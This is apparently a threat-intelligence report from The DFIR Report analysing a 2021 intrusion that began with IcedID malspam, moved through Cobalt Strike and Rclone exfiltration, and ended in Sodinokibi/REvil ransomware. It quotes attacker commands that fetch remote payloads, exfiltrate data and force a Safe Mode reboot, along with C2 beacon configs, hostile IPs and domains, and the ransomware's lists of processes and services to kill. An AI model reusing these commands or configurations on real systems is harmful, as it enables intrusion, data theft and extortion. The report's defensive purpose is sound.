

THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

adfindcobaltstrikeicedidransomwarerevilSodinokibi

Sodinokibi (aka REvil) Ransomware

March 29, 2021

Intro

Sodinokibi (aka REvil) has been one of the most prolific ransomware as a service (RaaS) groups over the last couple years. The ransomware family was purported to be behind the [Travelex](#) intrusion and current reports point to an attack against [Acer](#) for a reported \$50 million ransom demand.

In March, we observed an intrusion which started with malicious spam that dropped [IcedID](#) (Bokbot) into the environment and subsequently allowed access to a group distributing Sodinokibi ransomware. During the intrusion the threat actors escalated privileges to Domain Administrator, exfiltrated data, and used Sodinokibi to ransom all domain joined systems.

Case Summary

The [IcedID](#) trojan was first discovered in 2017 and currently operates as an initial access broker for several [ransomware families](#). In our intrusion, the threat actors leveraged malicious spam using an [xlsm document](#) which, upon opening and enabling the macro, initiated a wmic command to execute the [IcedID](#) trojan from a remote executable posing as a GIF image.

Persistence was setup using a scheduled task and discovery commands were initiated from the malware within minutes of execution. About an hour and a half after initial access, the malware pulled down Cobalt Strike Beacons from 2 different command and control servers, which were both used through-out the intrusion. Once the Cobalt Strike Beacons were established, lateral movement began, first to an Exchange server, then pivoting to other servers. We did not see the attackers interact with the Exchange application at all; and at first, it appeared the attack came from Exchange, but after careful review, we assessed the source was indeed IcedID. #ArtifactsMatter. It appears the threat actors wanted us to believe Exchange was the source of attack as they pivoted through Exchange to other systems in the domain using Cobalt Strike.

After compromising the Exchange server, the attackers moved to domain controllers and other systems within the environment using SMB and PowerShell Beacons executed via a remote service. The attackers were slightly slowed down by AntiVirus, which ate a couple Beacons but the attackers eventually bypassed it using a variation of their lateral movement technique.

Additional discovery was executed from the domain controller using AdFind and the Ping utility to test connections between the domain controller and other domain joined systems. After discovery was completed, credentials were dumped from Isass. After completing these


Search

Search

Sélectionner une langue ▾

Fourni par Google Traduction


Subscribe



Register For
Our Next
CTF



Reports



Threat
Intelligence



Detection
Rules

tasks the threat actors began to establish RDP connections between various systems in the domain.

Three and a half hours into the intrusion, the threat actors used [Rclone](#) masquerading as a svchost executable to collect and exfiltrate the contents of network shares for use in a double extortion demand.

At the four hour mark, the threat actors began to move on to final objectives. They staged the ransomware executable on a domain controller and then used BITSAdmin to download it to each system in the domain. After that, the threat actors used RDP to open a cmd or PowerShell process to then execute the Sodinokibi ransomware using a particular flag -smode, which when executed, wrote a couple RunOnce registry keys and then immediately rebooted the system into Safe Mode with Networking. Encryption did not start immediately after reboot but required a user to log in, which in this case the threat actors completed by logging in after the reboot.

Booting into Safe Mode with Networking blocked the startup of security tools and other management agents. Networking worked, but because services couldn't start, we were unable to remotely manage the systems using our normal tools. We believe this process would have stopped some EDR agents from starting up and possibly detecting the ransomware execution.

On certain systems, ransomware was executed without the -smode flag, and on other systems a dll was executed via rundll32 to encrypt the system without requiring a reboot and allowing the threat actors to remain present while the encryption process completed.

About 4.5 hours after initial access, the threat actors had completed their mission of encrypting all domain joined systems. The ransomware note left by the infection included a link to their site on Tor which put the price tag for decryption around \$200k if paid within 7 days. If we didn't pay within 7 days the price goes up to around \$400k. The ransom is required to be paid in Monero instead of the usual Bitcoin. This may be in an effort to better shield the payments from tracing activity like those performed by [Chainalysis](#). The threat actors identified themselves on their site as Sodinokibi and linked to a Coveware blog to provide assurance that if paid their decryption would be successful.

Services

Our [Threat Feed](#) service picked up one of the two Cobalt Strike servers one day before this intrusion occurred and the other IP was added to the feed as soon as we recognized it.

We also have artifacts available from this case such as ransomware samples (dll and exe), pcaps, memory captures, files, Kape packages and more, under our [Security Researcher and Organization](#) services.


Timeline



DFIR Labs



Mentoring
and
Coaching



MITRE ATT&CK

Initial Access

Initial access for this intrusion was via a malspam campaign, while expecting Qbot downloads we found that [IcedID](#) was the payload choice delivered this time, similar to activity noted recently by [James Quinn](#).

The delivery format was an [xlsm file](#):




Initial execution of the document writes a file to:

```
C:\Users\Public\microsoft.security
```

The Excel file called wmic to execute the file with regsrv32

```
wmic.exe process call create 'regsvr32 -s C:\Users\Public\microsoft.se
```



This then made a network request to download a file from this URL

```
http://vpu03jivmm03qncgx.com/index.gif
```

The GIF however was the [IcedID](#) malware.

Execution

Once [IcedID](#) was downloaded to the host, the malware was executed using rundll32.exe

```
rundll32.exe "C:\Users\USERNAME\AppData\Local\Temp\skull-x64.dat",update
```

After execution, the malware made contact with 161.35.109[.]168 which it continued to beacon to, throughout the intrusion.

Persistence

IcedID setup persistence on the beach head host using a scheduled task.

```
wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedu
```

The execution of the ransomware executable created a RunOnce key for persistence.

```
HKLM\\SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOn
```

Privilege Escalation

After completing LDAP discovery ([BloodHound](#)), the Cobalt Strike Beacon running in the wuaucvt.exe process executed several PowerShell functions for UAC bypasses including:

[UAC-TokenMagic](#)

[Invoke-SluiBypass](#)

Defense Evasion

About one and a half hours after initial access, IcedID reached out to two Cobalt Strike servers.

Process injection was used multiple times across the environment using Cobalt Strike Beacons.

Prior to executing the ransomware, the threat actors created a GPO to disable Windows Defender across all systems/OUs.

The GPO was named “new”.

Credential Access

Credentials were dumped on a server and domain controller using a Cobalt Strike Beacon.

Discovery

Initial discovery by the [IcedID](#) malware occurred within minutes of execution:

```
cmd.exe /c chcp >&2
WMIC.exe WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path A
ipconfig.exe ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net.exe net group "Domain Admins" /domain
```

A flurry of LDAP queries were seen coming from wuauc.lt.exe (Cobalt Strike) on the beachhead.

```
"DistinguishedName": "CN=Terminal Server License Servers,CN=Builtin,DC=
"DistinguishedName": "CN=RAS and IAS Servers,CN=Users,DC=DomainName,DC=
"DistinguishedName": "CN=Incoming Forest Trust Builders,CN=Builtin,DC=
"DistinguishedName": "CN=Account Operators,CN=Builtin,DC=DomainName,DC=
"DistinguishedName": "CN=Cert Publishers,CN=Users,DC=DomainName,DC=loc
"DistinguishedName": "CN=Server Operators,CN=Builtin,DC=DomainName,DC=
"DistinguishedName": "CN=Storage Replica Administrators,CN=Builtin,DC=
"DistinguishedName": "CN=Hyper-V Administrators,CN=Builtin,DC=DomainNa
"DistinguishedName": "CN=Remote Management Users,CN=Builtin,DC=DomainN
"DistinguishedName": "CN=Access Control Assistance Operators,CN=Builti
```



```
"DistinguishedName": "CN=RDS Management Servers,CN=Builtin,DC=DomainNa
"DistinguishedName": "CN=RDS Endpoint Servers,CN=Builtin,DC=DomainName
"DistinguishedName": "CN=Event Log Readers,CN=Builtin,DC=DomainName,DC
"DistinguishedName": "CN=RDS Remote Access Servers,CN=Builtin,DC=Domai
"DistinguishedName": "CN=Certificate Service DCOM Access,CN=Builtin,DC
"DistinguishedName": "CN=Performance Log Users,CN=Builtin,DC=DomainNar
"DistinguishedName": "CN=Cryptographic Operators,CN=Builtin,DC=DomainN
"DistinguishedName": "CN=Distributed COM Users,CN=Builtin,DC=DomainNar
"DistinguishedName": "CN=Network Configuration Operators,CN=Builtin,DC
"DistinguishedName": "CN=Performance Monitor Users,CN=Builtin,DC=Domai
"DistinguishedName": "CN=Remote Desktop Users,CN=Builtin,DC=DomainName
"DistinguishedName": "CN=Replicator,CN=Builtin,DC=DomainName,DC=local"
"DistinguishedName": "CN=Backup Operators,CN=Builtin,DC=DomainName,DC=
"DistinguishedName": "CN=Print Operators,CN=Builtin,DC=DomainName,DC=l
"DistinguishedName": "CN=Infra,DC=DomainName,DC=local", "ScopeOfSearch
"DistinguishedName": "CN=ExchangeLegacyInterop,OU=Microsoft Exchange S
"DistinguishedName": "CN=Security Administrator,OU=Microsoft Exchange
"DistinguishedName": "CN=Security Reader,OU=Microsoft Exchange Securit
"DistinguishedName": "CN=Compliance Management,OU=Microsoft Exchange S
"DistinguishedName": "CN=Discovery Management,OU=Microsoft Exchange Se
"DistinguishedName": "CN=Hygiene Management,OU=Microsoft Exchange Secu
"DistinguishedName": "CN=Delegated Setup,OU=Microsoft Exchange Securit
"DistinguishedName": "CN=Records Management,OU=Microsoft Exchange Secu
"DistinguishedName": "CN=Help Desk,OU=Microsoft Exchange Security Grou
"DistinguishedName": "CN=UM Management,OU=Microsoft Exchange Security
"DistinguishedName": "CN=Public Folder Management,OU=Microsoft Exchang
"DistinguishedName": "CN=View-Only Organization Management,OU=Microsof
"DistinguishedName": "CN=DnsUpdateProxy,CN=Users,DC=DomainName,DC=loca
"DistinguishedName": "CN=Recipient Management,OU=Microsoft Exchange Se
"DistinguishedName": "CN=Protected Users,CN=Users,DC=DomainName,DC=loc
"DistinguishedName": "CN=Cloneable Domain Controllers,CN=Users,DC=Doma
"DistinguishedName": "CN=Enterprise Key Admins,CN=Users,DC=DomainName,
"DistinguishedName": "CN=Key Admins,CN=Users,DC=DomainName,DC=local",
"DistinguishedName": "CN=Domain Guests,CN=Users,DC=DomainName,DC=local
"DistinguishedName": "CN=Enterprise Read-only Domain Controllers,CN=Us
"DistinguishedName": "CN=Read-only Domain Controllers,CN=Users,DC=Doma
"DistinguishedName": "CN=Domain Computers,CN=Users,DC=DomainName,DC=lc
"DistinguishedName": "CN=Domain Users,CN=Users,DC=DomainName,DC=local"
"DistinguishedName": "CN=Domain Controllers,CN=Users,DC=DomainName,DC=
```

We believe that activity was related to a Bloodhound scan, as seconds later we see BloodHound results dropped to disk before being deleted.

Once on the Exchange server in the environment, the threat actor performed DNS requests for all domain joined systems and pinged a few to check connectivity.

AdFind was executed on a domain controller to gather additional info such as name, OS, and DNS name.

```
cmd.exe /C adfind.exe -f objectcategory=computer -csv name cn Operatin
```

Lateral Movement

For lateral movement, the threat actors used various techniques across the domain, one method being Cobalt Strike.

Cobalt Strike Beacon executables were transferred using SMB and executed via a remote service.

On other systems, PowerShell was used with the same remote service execution.

To facilitate the final ransomware deployment, RDP connections were initiated from a domain controller as well as a secondary server in the environment.

Collection

The [Rclone](#) utility was used to collect information from file shares and to exfiltrate the data.

```
svchost.exe --config svchost.conf --progress --no-check-certificate c
```

Command and Control

[IcedID](#):

cikawemoret34.space
206.189.10.247:80

nomovee.website
161.35.109.168:443

JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ec74a5c51106f0419184d0dd08fb05bc

Certificate: [\[e0:fc:e5:eb:fd:e7:da:0b:93:ac:dc:df:0d:e8:56:cc:7b:f2:58:\]](#)
Not Before: [2021/03/11 02:06:51](#)
Not After: [2022/03/11 02:06:51](#)
Issuer Org: [Internet Widgits Pty Ltd](#)
Subject Common: [localhost](#)
Subject Org: [Internet Widgits Pty Ltd](#)
Public Algorithm: [rsaEncryption](#)

Cobalt Strike:

45.86.163.78:443
cloudmetric.online
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767

Certificate: [\[b9:2c:48:71:1a:ba:eb:99:15:c4:0b:b0:31:ce:14:8e:a9:30:ac:\]](#)
Not Before: [2021/02/27 06:45:42](#)
Not After: [2021/05/28 07:45:42](#)
Issuer Org: [Let's Encrypt](#)
Subject Common: [cloudmetric.online](#) [[cloudmetric.online](#)]
Public Algorithm: [rsaEncryption](#)

Cobalt Config:

```
{
  "x64": {
    "config": {
      "HTTP Method Path 2": "/jquery-3.2.2.full.js",
      "Beacon Type": "0 (HTTP)",
      "Method 2": "POST",
      "Polling": 48963,
      "Jitter": 24,
      "Spawn To x64": "%windir%\\sysnative\\WUAUCLT.exe",
      "Spawn To x86": "%windir%\\syswow64\\WUAUCLT.exe",
      "Method 1": "GET",
      "C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jq",
      "Port": 80
    },
    "sha256": "8d44894c09a2e30b40927f8951e01708d0a600813387c3c0872bcd6cb10",
    "sha1": "deab6be62e9c9793f9874bbdec9ff0a3acb82ad8",
    "md5": "28ceee1f8f529a80bd0ff5e52240e404",
    "time": 1615840900656.6
  },
  "x86": {
    "config": {
      "HTTP Method Path 2": "/jquery-3.2.2.full.js",
      "Beacon Type": "0 (HTTP)",
      "Method 2": "POST",
      "Polling": 48963,
      "Jitter": 24,
      "Spawn To x64": "%windir%\\sysnative\\WUAUCLT.exe",
      "Spawn To x86": "%windir%\\syswow64\\WUAUCLT.exe",
      "Method 1": "GET",
      "C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jq",
      "Port": 80
    },
    "sha256": "8d44894c09a2e30b40927f8951e01708d0a600813387c3c0872bcd6cb10",
    "sha1": "deab6be62e9c9793f9874bbdec9ff0a3acb82ad8",
    "md5": "28ceee1f8f529a80bd0ff5e52240e404",
    "time": 1615840900656.6
  }
}
```

```
"sha256": "11af3609884ad674a1c86f42ec27719094e935d357d73e574b75c787a0e
"sha1": "a30de5ca8a107fd69c8885a975224ea8ff261002",
"md5": "bbc6592c67d233640a9ca0d0d915003c",
"time": 1615840895189
}
}
```

195.189.99.74

smalleststores.com

JA3: 72a589da586844d7f0818ce684948eea

JA3s: ae4edc6faf64d08308082ad26be60767

Certificate: [[14:f4:79:e3:fd:98:21:60:68:fd:1c:0a:e6:c6:f9:71:f4:ac:f9](#)]
Not Before: [2021/03/11 11:02:43](#)
Not After: [2021/06/09 12:02:43](#)
Issuer Org: [Let's Encrypt](#)
Subject Common: [smalleststores.com](#) [[smalleststores.com](#)]
Public Algorithm: [rsaEncryption](#)

Cobalt Config:

```
{
  "x86": {
    "config": {
      "Method 1": "GET",
      "Method 2": "GET",
      "Spawn To x86": "%windir%\\syswow64\\mstsc.exe",
      "C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
      "Beacon Type": "8 (HTTPS)",
      "Polling": 59713,
      "Jitter": 41,
      "Port": 443,
      "Spawn To x64": "%windir%\\system32\\calc.exe",
      "HTTP Method Path 2": "/OWA/"
    },
    "md5": "88365eb3d504f570f22d76f777ab2caf",
    "sha256": "4b25f708c506e0cc747344ee79ecda48d51f6c25c9cb45ceb420575458f
    "sha1": "f42f2eea6cf88d30cfd6207182528be6ae2e504f",
    "time": 1615846680369.8
  },
  "x64": {
    "config": {
      "Method 1": "GET",
      "Method 2": "GET",
      "Spawn To x86": "%windir%\\syswow64\\mstsc.exe",
      "C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
      "Beacon Type": "8 (HTTPS)",
      "Polling": 59713,
      "Jitter": 41,
      "Port": 443,
      "Spawn To x64": "%windir%\\system32\\calc.exe",
      "HTTP Method Path 2": "/OWA/"
    },
    "md5": "27ca24a7f6d02539235d46e689e6e4ac",
    "sha256": "e35c31ba3e10f59ae7ea9154e2c0f6f832fcff22b959f65b607d6ba0879
    "sha1": "6885d84c1843c41ff8197d7ab0c8e42e20a7ecaa",
    "time": 1615846684589
  }
}
```

```
}  
}
```

Exfiltration

Data that was collected from the domain was exfiltrated to a remote server at:


```
45.147.160.5:443
```

Impact

For the final actions, the threat actors dropped a ransomware executable on the domain controller in C:\Windows and then used BITSAdmin to deploy the executable to remote systems.


```
C:\Windows\system32\bitsadmin.exe /transfer debjob /download /priority
```

The -smode flag was used with the ransomware executable to set the system to reboot into Safe Mode with Networking as noted by [Malwarehunterteam](#).



MalwareHunterTeam

@malwrhunterteam · Follow




Not remember seeing these before in REvil ransomware samples.




🤔

So basically the actors using REvil now can use it to reboot target machines into safe mode with networking...

[@demonslay335](#) [@VK_Intel](#)



2:12 PM · Mar 18, 2021

 114  Reply  Copy link

Read 7 replies

See below for -smode execution:

The *franceisshit key was used to boot the machine out of Safe Mode upon restarting the machine.

The systems rebooted into Safe Mode with Networking after running this smode command and were left at a login screen. About 10-20 seconds after logging in, all user files were encrypted and a ransom note was placed in numerous locations including the Desktop.

Services were not able to be started, which led to collection issues, as normal agents did not start. This also included the startup of EDR and management agents.

We’ve seen at least one tweet about smode setting auto login keys, but we did not see that in our case and were not able to recreate that situation.



R3MRUM

@R3MRUM · [Follow](#)

NEW

[#REvil](#) v2.05

-smode switch configures OS to boot into safe mode w/
networking via:

(pre-Vista) bootcfg /raw /a /safeboot:network /id 1
or
(Vista+) bcdedit /set {current} safeboot network

configures auto-lognn via WinLogon  w/ 'DTrump4ever'
password

3:31 PM · Mar 26, 2021

 19

 Reply

 Copy link

[Read 2 replies](#)

After rebooting out of Safe Mode, you are left with the following desktop:

On certain systems, like the domain controllers, the threat actors chose to not use the Safe Mode option, and instead they used a dll executed by rundll32 to encrypt the system with no reboot, allowing the threat actors to maintain access while the ransomware was encrypting files.

```
C:\Windows\system32\rundll32.exe" C:\Windows\DomainName.dll,DllRegisterServer
```

The threat actors asked for 200k in Monero. They were talked down 20-30% and could have been talked down more. Here’s a few screenshots from the website.

With the help of [@hatching_io \(https://tria.ge/\)](https://tria.ge/) we were able to parse the config from the ransomware sample.

```
Campaign ID (sub): 7114
net: false
```

List of processes to kill (prc)

```
oracle
klnagent
mydesktopqos
infopath
BackupExtender
powerpnt
outlook
BackupAgent
Smc
sql
ccSvcHst
BackupUpdater
Rtvscan
winword
kavfsscs
ocssd
isqlplussvc
```

```
visio
ShadowProtectSvc
tbirdconfig
TSSchBkpService
dbeng50
ccSetMgr
agntsvc
Sage.NA.AT_AU.SysTray
dbsnmp
thebat
onenote
AmitiAvSrv
wordpad
msaccess
avgadmsv
thunderbird
BackupMaint
Microsoft.exchange.store.worker.exe
CarboniteUI
excel
SPBBCSvc
LogmeInBackupService
encsvc
ocomm
sqbcoreservice
NSCTOP
mydesktopservice
kavfs
kavfswp
ocautoupds
mspub
xfssvccon
DLOAdminSvcu
synctime
lmibackupvsss-service
firefox
steam
dlomaintsvcu
```

List of services to kill

```
Telemetryserver
"Sophos AutoUpdate Service"
sophos
Altaro.Agent.exe
mysqld
MSSQL$MSGPMR
"SophosFIM"
"Sophos Web Control Service"
SQLWriter
svcGenericHost
AltiBack
"SQLServer Analysis Services (MSSQLSERVER)"
BackupExecAgentAccelerator
"StorageCraft ImageReady"
SQLTELEMETRY
AzureADConnectAuthenticationAgent
ntrtscan
ds_notifier
TeamViewer
```

"StorageCraft Raw Agent"
"StorageCraft Shadow Copy Provider"
SQLTELEMETRY\$SQLEXPRESS
VeeamHvIntegrationSvc
AltiCTProxy
MsDtsServer130
ViprePPLSvc
McAfeeFramework
MSSQL\$QM
"swi_service"
"ThreadLocker"
ofcservice
AUService
sophossps
AzureADConnectHealthSyncMonitor
Altaro.OffsiteServer.UI.Service.exe
"SAVAdminService"
ds_monitor
ALTIVRM
SSASTELEMETRY
TmCCSF
MsDtsServer110
"Sophos MCS Client"
TMBMServer
SBAMSvc
